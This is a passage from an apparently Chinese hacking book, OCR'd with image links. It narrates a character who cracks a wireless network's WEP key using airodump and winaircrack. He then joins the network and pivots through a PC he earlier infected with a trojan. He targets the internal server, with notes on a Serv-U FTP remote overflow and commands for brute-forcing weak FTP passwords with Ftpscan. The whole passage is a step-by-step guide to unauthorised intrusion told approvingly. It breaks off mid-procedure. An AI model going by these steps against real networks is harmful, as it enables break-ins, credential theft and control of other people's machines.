


图42 选择网卡模式




图43 输入频段

接下来要求输入一个保存数据包信息的文件名，这样工具会把所有sniffer下来的数据包放到这个文件中（图44）。然后提示“only write wep ivs”，询问是否只检测WEP加密数据包数据信息，选择“Y”即可（图45）。




图44 保存信息的文件名




图45 检测WEP加密数据

2. 无线驱动更新

此时，会出现一个提示信息，目前驱动还不支持，无法进行sniffer的操作（图46）。同时浏览器会自动转到一个页面，可以通过这个页面下载兼容驱动程序，升级无线网卡让sniffer工具顺利运行（图47）。




图46 要求升级驱动




图47 驱动升级页面

下载安装驱动后，打开“网络连接”，右键点击“无线网络连接”，在弹出菜单中选择“属性”命令，打开无线网络连接属性窗口（图48）。在“常规”标签中，点击网卡信息旁边的“配置”按钮，打开配置对话框。在“驱动程序”标签中，点击“更新驱动程序”按钮，打开驱动更新向导（图49）。




图48 无线网络属性



图49 驱动安装成功

3. SSID破解

在向导提示下，完成驱动更新。然后再次运行“airodump.exe”程序，此时显示的信息已经不同了，无线网卡名称已经变为“13 atheros ar5005g cardbus wireless network adapter”，也就是说成功更新为与“atheros”兼容的硬件了（图50）。




图50 更新成功

然后按照前面相同的方法，输入前面的数字13，再输入选择无线网卡的类型为“a”，然后输入数字“0”检测所有频段的无线数据包。最后，再次询问是否只收集WEP数据信息，这次要选择否，输入“n”，以检测网络中的所有数据包（图51）。

图51 嗅探所有数据包

最后软件会自动检测网络中的所有频段及无线网络数据包，并对无线网络中的无线数据包进行统计和分析（图52）。数据分析到一定量的时候，从检测到的数据信息中，就可以查看到ESSID号即SSID号了。这里显示嗅探到的SSID号为“capture”（图53）。




图52 分析数据




图53 检测到SSID号

4. 破解无线网络密钥

运行解压文件夹中的“winaircrack.exe”程序，在左侧边栏中选择“General”，在中间窗口中的“encryption type”选择“WEP”（图54）。




图54 选择捕获包文件

点击下方的浏览按钮，指定刚才捕获的CAP文件。然后选择右侧边栏中的“Wep”，在WEP设置标签中检测密文位数“Key size”为“Auto”，“key index”也设置为自动“Auto”。




图55 WEP破解设置

设置完毕后点击右下角的“aircrack the key”按钮，winaircrack就会自动根据CAP文件包中保存的信息进行破解（图56），当破解成功时，会提示“KEY FOUND”，并显示WEP密钥明文。




图56 破解成功

过了半个多小时，WEP密钥终于破解出来了，利用WEP密钥，李好的顺利的接入了无线网络中。

二 跳板渗透

接入无线网络后，李好的电脑顺理成章的变成了无线路由内部网络中的一台电脑。现在李好可以通过正向连接的方式搜索连接前两天被控制的电脑了。此时，李好所有的网段不过只有三台电脑而已，很容易的就尝试连接上了前两天种植了木马的电脑（图57）。



图57 正向连接控制肉鸡

李好连接上肉鸡后，开始搜索肉鸡所在子网中的网关，很快，一台台的主机都被排除过滤掉，只剩下唯一一台主机了。

这主机的内部IP地址为“192.168.1.1”，很显然，这台应该就是服务器！

不过让李好有些烦躁的是，这台电脑上竟然进行了严格的用户身份认证。李好以被种植木马主机的默认权限连接服务器时，提示没有相应的权限执行操作。看来网络管理员还是对网络进行了一定的安全配置，不会轻易留下渗透入内部网络的后门。

此时，安装了木马的电脑变成了一个跳板，而李好，正在利用这个跳板继续渗透入内部庞大的网络中。渗透的关卡，就是这台服务器！

1. 寻找弱口令Serv-U FTP Server

只有从对方开放的服务入手了，李好用一个速度很快的扫描器迅速扫描了一下服务器，服务器开放了一些常见的139、135、FTP、TELNET等服务。

李好的注意力集中在了FTP服务上面， 看来这是一个突破口了，李好试着连接了FTP服务器，从服务器反馈回来的信息，可以看到这是一个Serv-U服务器。

Serv-U FTP服务器的某个版本存在着一个很严重的安全漏洞，只要使用特殊的程序进行溢出攻击，用户就能达到提升权限的目的！

【加油站】Ser-u FTP运程溢出漏洞

RhinoSoft出品的FTP服务器软件Serv-U FTP Server存在一个远程溢出漏洞，此漏洞涉及V4.1.0.11及以前的任何版本。黑客可以利用这个漏洞远程溢出获取FTP服务器的超级管理员权限，也可以在本地利用提升任意用户为管理员权限，危害非常大。

在利用Serv-U FTP Server远程溢出漏洞时，要求溢出入侵者首先具有一个在FTP服务器里有可写入权限的账号。如果没有可利用的账号，那么就只有扫描存在弱口令的Serv-U FTP服务器了。

扫描FTP弱口令可以直接利用X-Scan或SuperScan等扫描器进行扫描。但是由于扫描速度较慢，而且需要在图形化下操作，因此这里李好使用了一个命令行下的专用FTP弱口令扫描工具Ftpscan。

将Ftpscan通过跳板上传到远程主机上后，在远程命令窗口中运行Ftpscan进行扫描。执行程序命令（图58）：

Ftpscan.exe 192.168.1.1




图58 开始扫描

命令执行后，就可以开始对指定的IP进行快速扫描了。软件会自动破解服务器的FTP弱口令（图59）。破解的速度非常快，半分钟就完成了。




图59 扫描破解FTP账号

扫描结束后，打开程序所在目录下的“ftpscan.txt”文件，在此文件中保存了所有扫描的结果（图60）。执行命令：

type ftpscan.txt

